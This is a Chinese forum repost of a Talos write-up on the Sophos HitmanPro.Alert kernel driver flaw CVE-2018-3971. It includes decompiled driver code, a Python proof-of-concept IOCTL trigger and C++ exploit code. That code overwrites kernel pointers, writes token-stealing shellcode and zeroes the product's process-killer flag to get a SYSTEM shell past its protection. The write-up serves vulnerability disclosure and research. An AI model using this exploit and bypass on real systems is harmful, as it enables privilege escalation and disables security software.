Talos对CVE-2018-3971威胁进行了深入分析

s小胖不吃饭 / 2018-11-04 08:27:00 / 浏览数 2066 安全技术 技术讨论 顶(0) 踩(0)

介绍


思科Talos公司在周四披露了Sophos
HitmanPro.Alert中的两个漏洞，而今要在此展示这些漏洞所涉及的一系列利用的过程。这里我们深入探讨一下TALOS-2018-0636 / CVE-2018-3971漏洞的详细利用过程。

Sophos HitmanPro.Alert是一种基于启发式算法的威胁防护方案，它可检测并阻止恶意攻击的发生。 其中一些算法需要内核级访问来进行使用。
该软件的核心功能已由Sophos在`hmpalert.sys`内核驱动程序实现。
此博客将记录攻击者如何利用TALOS-2018-0636构建稳定的漏洞来获取本地计算机上的SYSTEM权限。

漏洞概述

在我们的研究过程中，我们在`hmpalert.sys`驱动程序的IO控制处理程序中发现了两个漏洞。 在本文中，我们将仅关注`TALOS-2018-0636 / CVE-2018-3971`。这些漏洞是`Sophos HitmanPro.Alert`中特权漏洞的升级版本。
首先，我们将把它变成一个可靠的write-what-where漏洞，然后将其转变为完全可用。

首先，我们使用`OSR Device Tree`工具（图1）来分析`hmpalert.sys`驱动程序的访问权限。



我们可以看到成功登录到系统的用户都可以获得`hmpalert`设备的处理程序并可以向其发送I / O请求。 正如我们在原始漏洞博客文章中提到的，与此漏洞相关的I / O处理程序由IOCTL代码“0x2222CC”触发。易受攻击的代码如下。

```
Line 1  int __stdcall sub_975CC520(DWORD srcAddress, DWORD dstAddresss, DWORD srcSize, PDWORD copiedBytes)
Line 2  {
Line 3    char v5; // [esp+0h] [ebp-28h]
Line 4    PVOID Object; // [esp+18h] [ebp-10h]
Line 5    void *tmpBuffer; // [esp+1Ch] [ebp-Ch]
Line 6    int errorCode; // [esp+20h] [ebp-8h]
Line 7    SIZE_T _srcBufferLen; // [esp+24h] [ebp-4h]
Line 8
Line 9    if ( !lsassPID )
Line 10     return 0xC0000001;
Line 11   _srcBufferLen = srcSize;
Line 12   if ( !inLsassRegions(srcAddress, &_srcBufferLen) )
Line 13     return 0xC0000022;
Line 14   tmpBuffer = ExAllocatePoolWithTag(0, _srcBufferLen, 'APMH');
Line 15   if ( !tmpBuffer )
Line 16     return 0xC000009A;
Line 17   Object = 0;
Line 18   errorCode = PsLookupProcessByProcessId(lsassPID, &Object);
Line 19   if ( errorCode >= 0 )
Line 20   {
Line 21     KeStackAttachProcess(Object, &v5);
Line 22     if ( MmIsAddressValid((PVOID)srcAddress) )
Line 23       memcpy(tmpBuffer, (const void *)srcAddress, _srcBufferLen);
Line 24     else
Line 25       errorCode = 0xC0000141;
Line 26     KeUnstackDetachProcess(&v5);
Line 27     ObfDereferenceObject(Object);
Line 28   }
Line 29   if ( errorCode >= 0 )
Line 30   {
Line 31     if ( MmIsAddressValid((PVOID)dstAddresss) )
Line 32     {
Line 33       memcpy((void *)dstAddresss, tmpBuffer, _srcBufferLen);
Line 34       *copiedBytes = _srcBufferLen;
Line 35     }
Line 36     else
Line 37     {
Line 38       errorCode = 0xC0000141;
Line 39     }
Line 40   }
Line 41   ExFreePoolWithTag(tmpBuffer, 0x41504D48u);
Line 42   return errorCode;
Line 43 }
```

在实验中我们完全控制了这个函数的前三个参数，但是我们不能完全控制源数据（例如`srcAddress`需要指向与lsass.exe进程相关的一些内存区域）（第12行）。

此外，从lsass.exe进程（第23行）读取的数据将复制到`dstAddress`参数所指向的目标地址（第33行）。

有了这些基本信息，我们就可以构建第一个脚本来触发漏洞：

```
def trigger_POC():
 fileName = u'\\\\.\\hmpalert'
 hFile = win32file.CreateFileW(fileName,
                               win32con.GENERIC_READ |win32con.GENERIC_WRITE,
                               0,
                               None,
                               win32con.OPEN_EXISTING, 0 , None, 0)

 ioctl = 0x222244 + 0x88
 inputBuffer =  struct.pack("<I",0x7FFD8000) #srcAddress - some valid lsass.exe address space
 inputBuffer += struct.pack("<I",0x80400000) #dstAddress - valid address
 inputBuffer += struct.pack("<I",0x24)       #srcSize
 inputBufferLen = len(inputBuffer)
 outBufferLen   = 16
 print "Time to send IOCTL : 0x%x" % ioctl
 buf = win32file.DeviceIoControl(hFile, ioctl,inputBuffer,outBufferLen)

if __name__  == "__main__":
    trigger_POC()
```

上图中看起来十分有效，但它还不足以创建一个有效的漏洞。 我们需要深入研究`inLsassRegions`函数。下面我们看看如何测试`srcAddress`参数。
我们必须检查我们是否能够预测这个内存内容，并将我们有限的“任意代码”访问转变为一个完全可用的“write-what-where”漏洞。

控制源

为了获取有关`srcAddress`参数的更多信息，我们需要深入了解`inLsassRegions`函数：

```
Line 1  UINT8 __stdcall inLsassRegions(DWORD srcAddress, PDWORD srcSize)
Line 2  {
Line 3    DWORD finalSize; // [esp+14h] [ebp-24h]
Line 4    int size; // [esp+1Ch] [ebp-1Ch]
Line 5    DWORD _bufferLen; // [esp+24h] [ebp-14h]
Line 6    unsigned int address; // [esp+28h] [ebp-10h]
Line 7    process_info *memRegion; // [esp+30h] [ebp-8h]
Line 8    char executedOnce; // [esp+36h] [ebp-2h]
Line 9    UINT8 returnFlag; // [esp+37h] [ebp-1h]
Line 10
Line 11   returnFlag = 0;
Line 12   executedOnce = 0;
Line 13   _bufferLen = *srcSize;
Line 14   do
Line 15   {
Line 16     FltAcquireResourceShared(&memRegionLock);
Line 17     for ( memRegion = memoryRegionsList.nextRegion; memRegion != &memoryRegionsList; memRegion = memRegion->nextRegion )
Line 18     {
Line 19       size = memRegion->size;
Line 20       address = memRegion->address;
Line 21       if ( srcAddress >= address && srcAddress < size + address )
Line 22       {
Line 23         if ( size - (srcAddress - address) >= _bufferLen )
Line 24           finalSize = _bufferLen;
Line 25         else
Line 26           finalSize = size - (srcAddress - address);
Line 27         *srcSize = finalSize;
Line 28         returnFlag = 1;
Line 29         break;
Line 30       }
Line 31     }
Line 32     FltReleaseResource(&memRegionLock);
Line 33     if ( returnFlag )
Line 34       break;
Line 35     if ( executedOnce )
Line 36       break;
Line 37     executedOnce = 1;
Line 38   }
Line 39   while ( initMemoryRegionList() >= 0 );
Line 40   return returnFlag;
Line 41 }
```

我们可以看到memoryRegionsList列表元素有一个迭代过程，它由memRegion结构表示。 memRegion结构非常简单 - 它包含一个指向区域开头的字段和一个区域大小的字段。 srcAddress值需要适配memoryRegionsList元素边界。
如果满足了上述情况，函数就会返回"true"并复制数据。

即使只有srcAddress值满足了边界条件（第21行），该函数也将返回'true'。
如果srcSize值大于可用的空间，则将会更新srcSize变量。问题是：这些内存区域代表了什么？ initMemoryRegionList函数将给我们一些帮助。

```
Line 1  signed int initMemoryRegionList()
Line 2  {
Line 3    char v1; // [esp+0h] [ebp-24h]
Line 4    PPEB pPEB; // [esp+18h] [ebp-Ch]
Line 5    int errorCode; // [esp+1Ch] [ebp-8h]
Line 6    PVOID Object; // [esp+20h] [ebp-4h]
Line 7
Line 8    if ( !lsassPID )
Line 9      return 0xC0000001;
Line 10   Object = 0;
Line 11   errorCode = PsLookupProcessByProcessId(lsassPID, &Object);
Line 12   if ( errorCode >= 0 )
Line 13   {
Line 14     KeStackAttachProcess(Object, &v1);
Line 15     pPEB = (PPEB)pPsGetProcessPeb(Object);
Line 16     if ( pPEB )
Line 17     {
Line 18       FltAcquireResourceExclusive(&memRegionLock, *(_DWORD *)&v1);
Line 19       clearRegionsList();
Line 20       errorCode = createLsaRegionList(pPEB);
Line 21       FltReleaseResource(&memRegionLock);
Line 22     }
Line 23     else
Line 24     {
Line 25       errorCode = 0xC0000001;
Line 26     }
Line 27     KeUnstackDetachProcess(&v1);
Line 28     ObfDereferenceObject(Object);
Line 29   }
Line 30   return errorCode;
Line 31 }
```

我们可以看到当前线程的上下文切换到lsass.exe进程地址空间，然后调用createLsaRegionList函数：

```
Line 1  int __stdcall createLsaRegionList(PPEB pPeb)
Line 2  {
Line 3    struct _LDR_DATA_TABLE_ENTRY *lastElement; // [esp+0h] [ebp-14h]
Line 4    int *v3; // [esp+Ch] [ebp-8h]
Line 5    PLDR_DATA_TABLE_ENTRY currentElement; // [esp+10h] [ebp-4h]
Line 6
Line 7    if ( !MmIsAddressValid(pPeb) )
Line 8      return 0xC0000001;
Line 9    if ( !MmIsAddressValid(pPeb->ProcessParameters) )
Line 10     return 0xC0000001;
Line 11   ListAddElement((int)pPeb, 928, (int)aPeb);
Line 12   ListAddElement((int)pPeb->ProcessParameters, 660, (int)aProcessparamet);
Line 13   ListAddElement(
Line 14     (int)pPeb->ProcessParameters->Environment,
Line 15     pPeb->ProcessParameters->EnvironmentSize,
Line 16     (int)aProcessenviron);
Line 17   ListAddElementWrapper(&pPeb->ProcessParameters->CurrentDirectory, (int)aCurrentdirecto);
Line 18   ListAddElementWrapper(&pPeb->ProcessParameters->DllPath, (int)aDllpath);
Line 19   ListAddElementWrapper(&pPeb->ProcessParameters->ImagePathName, (int)aImagepathname);
Line 20   ListAddElementWrapper(&pPeb->ProcessParameters->CommandLine, (int)aCommandline);
Line 21   ListAddElement((int)pPeb->Ldr, 36, (int)aLdr);
Line 22   if ( MmIsAddressValid(pPeb->Ldr) )
Line 23   {
Line 24     currentElement = (PLDR_DATA_TABLE_ENTRY)pPeb->Ldr->InLoadOrderModuleList.Flink;
Line 25     lastElement = (struct _LDR_DATA_TABLE_ENTRY *)currentElement->InLoadOrderLinks.Blink;
Line 26     while ( currentElement != lastElement )
Line 27     {
Line 28       ListAddElement((int)currentElement, 80, (int)aLdrdatatableen);
Line 29       ListAddElementWrapper(&currentElement->FullDllName, (int)aFulldllname);
Line 30       ListAddElementWrapper(&currentElement->BaseDllName, (int)aBasedllname);
Line 31       ListAddElement((int)currentElement->DllBase, currentElement->SizeOfImage, (int)aDllimage);
Line 32       currentElement = (PLDR_DATA_TABLE_ENTRY)currentElement->InLoadOrderLinks.Flink;
Line 33     }
Line 34   }
Line 35   if ( sub_975D2C50() )
Line 36   {
Line 37     v3 = (int *)&pPeb[1].LoaderLock;
Line 38     if ( MmIsAddressValid(&pPeb[1].LoaderLock) )
Line 39     {
Line 40       if ( *v3 )
Line 41         ListAddElement(*v3, 4096, (int)aShimdata);
Line 42     }
Line 43   }
Line 44   sub_975D0C30(lsassPID, (int (__stdcall *)(_DWORD *))sub_975CC020);
Line 45   return 0;
Line 46 }
```

现在我们可以看到内存区域列表中已经填充了lsass.exe PEB结构中的元素。
目前为止，列表中已经加载成功了映射的DLL的ImageBase地址，其中包括SizeOfImage（第31行）以及其他信息。
不幸的是，Lsass.exe进程将作为服务运行，
这意味着攻击者具有正常的用户访问权限，我们将无法读取其PEB结构，但我们可以通过以下方式利用漏洞中DLL内容：像ntdll.dll这样的系统DLL被映射到同一地址下进
考虑到这一点，我们可以进行漏洞的利用。

开发工作

这种漏洞不像我们平常在开发培训课程中看到的那样"写入地点"出错而产生的漏洞。也就是说我们很难找到这种漏洞并利用它。而这种漏洞研究过程是基于Morten Schenk在2017年BlackHat美国大会上的演讲中所提到的。Mateusz j00ru Jurczyk在他的论文中提出"利用Windows 10 PagedPool逐个溢出（WCTF 2018）"提出了修改方案。所以通过一部分的修改工作，我们可以使用j00ru的代码WCTF_2018_searchme_exploit.cpp作为我们漏洞利用的模板。 包括：

1 删除与feng-shui相关的整个代码。

2 使用hmpalert.sys驱动程序中的原语为内存操作编写一个类。

3 根据ntoskrnl.exe和win32kbase.sys版本更新漏洞利用偏移量。

然后，我们使用Morten和Mateusz提到的策略：

1 我们假设我们的用户在"中等IL"级别运行，那么就要使用NtQuerySystemInformation API泄漏出某些内核模块的地址。

2 使用地址nt!ExAllocatePoolWithTag覆盖NtGdiDdDDIGetContextSchedulingPriority中的函数指针。

3 使用NonPagedPool参数调用NtGdiDdDDIGetContextSchedulingPriority（= ExAllocatePoolWithTag）来分配可写/可执行内存。

4 将ring-0 shellcode写入分配的内存缓冲区。

5 使用shellcode的地址覆盖NtGdiDdDDIGetContextSchedulingPriority中的函数指针。

6 调用NtGdiDdDDIGetContextSchedulingPriority(= shellcode)。

将安全的TOKEN从系统进程复制到我们的进程后，shellcode会将我们的权限升级为SYSTEM访问权限。

测试环境

在Windows上测试：Build 17134.rs4_release.180410-1804 x64 Windows 10

易受攻击的产品：Sophos HitmanAlert.Pro 3.7.8 build 750

内存操作原语

为了简化内存操作，我们使用hmpalert.sys驱动程序为内存操作原语编写了一个类。

```
class Memory
{
public:
    Memory();
    VOID write_mem(ULONG_PTR dstAddress, PBYTE data, DWORD dataSize);
    VOID write_mem8(ULONG_PTR dstAddress, ULONG_PTR data);
    VOID write_mem4(ULONG_PTR dstAddress, DWORD data);
    DWORD copy_mem(ULONG_PTR dstAddress, ULONG_PTR srcAddress, DWORD size);

private:
    HANDLE hDevice;
    DWORD  ioctl;

    ULONG_PTR ntdllImageBase;
    ULONG_PTR ntdllImageEnd;

    PBYTE ntdllContent;
};
```

核心copy_mem方法实现如下：

```
DWORD Memory::copy_mem(ULONG_PTR dstAddress, ULONG_PTR srcAddress, DWORD size)
{
    const DWORD inputBufferSize = sizeof(DWORD64) * 2 + sizeof(DWORD);
    PBYTE inputBuffer[inputBufferSize];
    DWORD outBuffer;

    ((PDWORD64)inputBuffer)[0] = srcAddress;
    ((PDWORD64)inputBuffer)[1] = dstAddress;
    *(PDWORD)(inputBuffer + sizeof(DWORD64) * 2) = size;

    BOOL bResult;
    DWORD junk = 0;                     // Discard results

    bResult = DeviceIoControl(hDevice,  // Device to be queried
        0x222244 + 0x88,                        // Operation to perform
        inputBuffer,                // Input Buffer
        inputBufferSize,            // Buffer Size
        &outBuffer, sizeof(outBuffer),                      // Output Buffer
        &junk,                          // # Bytes returned
        (LPOVERLAPPED)NULL);            // Synchronous I/O

    if (!bResult) {
        wprintf(L" -> Failed to send Data!\n\n");
        CloseHandle(hDevice);
        exit(1);
    }

    return outBuffer;
}
```

我们在类构造函数中初始化了几个重要元素：

```
Memory::Memory()
{
    LPCSTR deviceName = "\\\\.\\hmpalert";
    ioctl = 0x222244 + 0x88;
    hDevice = CreateFileA(deviceName,                    // Name of the write
        GENERIC_READ | GENERIC_WRITE,                    // Open for reading/writing
        FILE_SHARE_WRITE,                                // Allow Share
        NULL,                                            // Default security
        OPEN_EXISTING,                                   // Opens a file or device, only if it exists.
        FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,    // Normal file
        NULL);                                           // No attr. template

                                                         /* read ntdll content */
    MODULEINFO lpmodinfo;
    ntdllImageBase = (ULONG_PTR)GetModuleHandleA("ntdll.dll");
    GetModuleInformation(GetCurrentProcess(), (HMODULE)ntdllImageBase, &lpmodinfo, sizeof(lpmodinfo));
    ntdllImageEnd = ntdllImageBase + lpmodinfo.SizeOfImage;
}
```

我们可以使用`write_mem`方法将特定值写入特定地址：

```
VOID Memory::write_mem(ULONG_PTR dstAddress, PBYTE data, DWORD dataSize)
{
    for (UINT i = 0; i < dataSize; i++)
    {
        ULONG_PTR ntdllByteAddress = (ULONG_PTR)std::find((PBYTE)ntdllImageBase, (PBYTE)ntdllImageEnd, data[i]);
        if (ntdllByteAddress == ntdllImageEnd)
        {
            printf("Could not find specific byte");
            exit(0);
        }
        copy_mem(dstAddress+i, ntdllByteAddress, 1);
    }
}
```


然而我们不能直接复制`data`参数中定义的字节。
因此，我们需要从`ntdll.dll`映射出的`data`参数中搜索每个字节，然后通过`srcAddress`参数将字节的地址传递给hmpalert驱动程序。
这样，我们就可以逐字节的使用`data`参数中定义的字节覆盖目标地址`dstAddress`处的数据。
我们可以轻松覆盖必要的内核指针，并使用此类将我们的shellcode复制到分配的页面：

```
Memory mem;
mem.write_mem8(
    /*Where=*/Win32kBase_Addr + NtGdiDdDDIGetContextSchedulingPriority_OFFSET,
    /*What=*/Nt_Addr + ExAllocatePoolWithTag_OFFSET);

FunctionProxy KernelFunction =  (FunctionProxy)GetProcAddress(hGdi32, "NtGdiDdDDIGetContextSchedulingPriority");

// Allocate one page of kernel RWX memory.
ULONG_PTR ShellcodeAddr = KernelFunction(0 /* NonPagedPool */, 0x1000);

// Write the token-swap shellcode to allocated kernel memory.
mem.write_mem(/*Where=*/ShellcodeAddr, /*What=*/(PBYTE)Shellcode.c_str(),Shellcode.length());
```

其余的漏洞利用很简单，因此感兴趣的读者可以自行复现。

失败-0 day保护奏效


对于这个可利用的漏洞，我们对其进行了测试。如果它能够正常工作，那么我们会获得到SYSTEM级别权限。



看起来我们的漏洞被"HitmanAlert.Pro"的反零日检测引擎检测到了。 查看漏洞利用日志，我们发现它的整个代码都已执行，但生成的提升控制台却被终止。

```
// call shellcode == opy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```

我们可以在系统事件日志中看到HitmanAlert.Pro记录了一次利用这种方法进行本地提权的测试：



利用0 day漏洞绕过检测

目前我们知道我们的漏洞利用可以正常进行，但是当权限进行提高时就会被检测引擎强制终止。

我们可以研究HitmanAlert.Pro的引擎并找出这个函数的具体实现位置。 Microsoft Windows API提供了"`PsSetCreateProcessNotifyRoutine`"-可用于监视OS中的进程创建。 在`hmpalert.sys`驱动程序中搜索此API调用，IDA显示了几个调用。

```
Line 1  __int64 sub_FFFFF802771D6170()
Line 2  {
Line 3    UNICODE_STRING DestinationString; // [rsp+38h] [rbp-20h]
Line 4    (...)
Line 5    ExInitializeResourceLite(&stru_FFFFF802771F16E0);
Line 6    sub_FFFFF80277181550(&qword_FFFFF802771F1760);
Line 7    PsSetCreateThreadNotifyRoutine(sub_FFFFF802771D5DB0);
Line 8    if ( (unsigned __int8)sub_FFFFF802771D8FA0() )
Line 9    {
Line 10     RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx2");
Line 11     PsSetCreateProcessNotifyRoutineEx2 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
Line 12   }
Line 13   else if ( (unsigned __int8)sub_FFFFF802771D8DE0() )
Line 14   {
Line 15     RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx");
Line 16     PsSetCreateProcessNotifyRoutineEx = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
Line 17   }
Line 18   if ( PsSetCreateProcessNotifyRoutineEx2 )
Line 19   {
Line 20     PsSetCreateProcessNotifyRoutineEx2(0i64, ProcessNotifyRoutine, 0i64);
Line 21   }
Line 22   else if ( PsSetCreateProcessNotifyRoutineEx )
Line 23   {
Line 24     PsSetCreateProcessNotifyRoutineEx(ProcessNotifyRoutine, 0i64);
Line 25   }
Line 26   else
Line 27   {
Line 28     PsSetCreateProcessNotifyRoutine(sub_FFFFF802771D5BB0, 0i64);
Line 29   }
Line 30   sub_FFFFF802771D6610();
Line 31   return (unsigned int)sub_FFFFF802771D6B00();
Line 32 }
```

我们确实看到了一些注册回调的地方。 让我们看一下`ProcessNotifyRoutine`的实现。 单独执行它时，我们发现了以下代码：

```
Line 1  void __fastcall ProcessesKiller(unsigned int a1) //FFFFF807A4F81070
Line 2  {
Line 3
Line 5    if ( dword_FFFFF807A4FA0FA4 )
Line 6    {
            (...)
Line 14     if ( byte_FFFFF807A4FA0F63 )
Line 15     {
Line 16       if ( (unsigned __int8)sub_FFFFF807A4F85220(pid_1, &v7) )
Line 17       {
Line 18         v2 = getSomeValue(v7);
Line 19         if ( (signed int)PsLookupProcessByProcessId(v2, &v10) >= 0 )
Line 20         {
                  (...)
Line 35           else
Line 36           {
Line 37             v3 = getSomeValue(v7);
Line 38             if ( !(unsigned __int8)sub_FFFFF807A4F81700(v3) )
Line 39             {
Line 40               sub_FFFFF807A4F7C4E0((__int64)&v13, 0i64, 0);
Line 41               if ( (unsigned int)sub_FFFFF807A4F80F90(v7, (__int64)v8, v9, (__int64)&v13) == 0xC0000022 )
Line 42               {
Line 43                 pid = getSomeValue(pid_1);
Line 44                 KillProcessWrapper(pid); //KILL PROCESS
Line 45                 v5 = getSomeValue(v7);
Line 46                 KillProcessWrapper(v5);
Line 47               }
Line 48               FreePoolWrapper(v8);
Line 49             }
Line 50           }
Line 51         }
Line 52         ObfDereferenceObject(v10);
Line 53       }
Line 54     }
Line 55   }
Line 56 }
```

在第44行，我们看到了查杀此恶意程序的实例调用过程。正如我们在第5行所看到的，有一个条件检查是否设置了全局变量`dword_FFFFF807A4FA0FA4`。
如果未设置，则不会执行其余的功能代码。 我们需要做的就是用零值覆盖这个全局变量的值，以避免控制台被终止调用的情况发生。漏洞的最后部分如下所示：

```
// call shellcode == copy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

printf("[+] Patching KillerWrapper flag\n");
mem.write_mem4(hmpalert_Addr + hmpalert_KillerFlag, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```

总结

由于当今操作系统中的许多反开发功能，使用漏洞进行攻击的过程变的异常艰辛，但是这个特殊的漏洞表明我们仍然可以使用一些Windows内核级漏洞来轻松进行攻击。本文深入探讨了攻击者如何发现此漏洞并将进一步利用进行攻击的过程。Talos将持续跟进此事件，并进行详细的分析。在本文中你可以查看原始的漏洞分析，并了解如何操

■■■■■■■■■■■■■■https://blog.talosintelligence.com/2018/11/TALOS-2018-0636.html

点击收藏 | 0 关注 | 1

上一篇：基于Perl的Shellbot通过... 下一篇：利用 Java 反序列化漏洞在受限...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板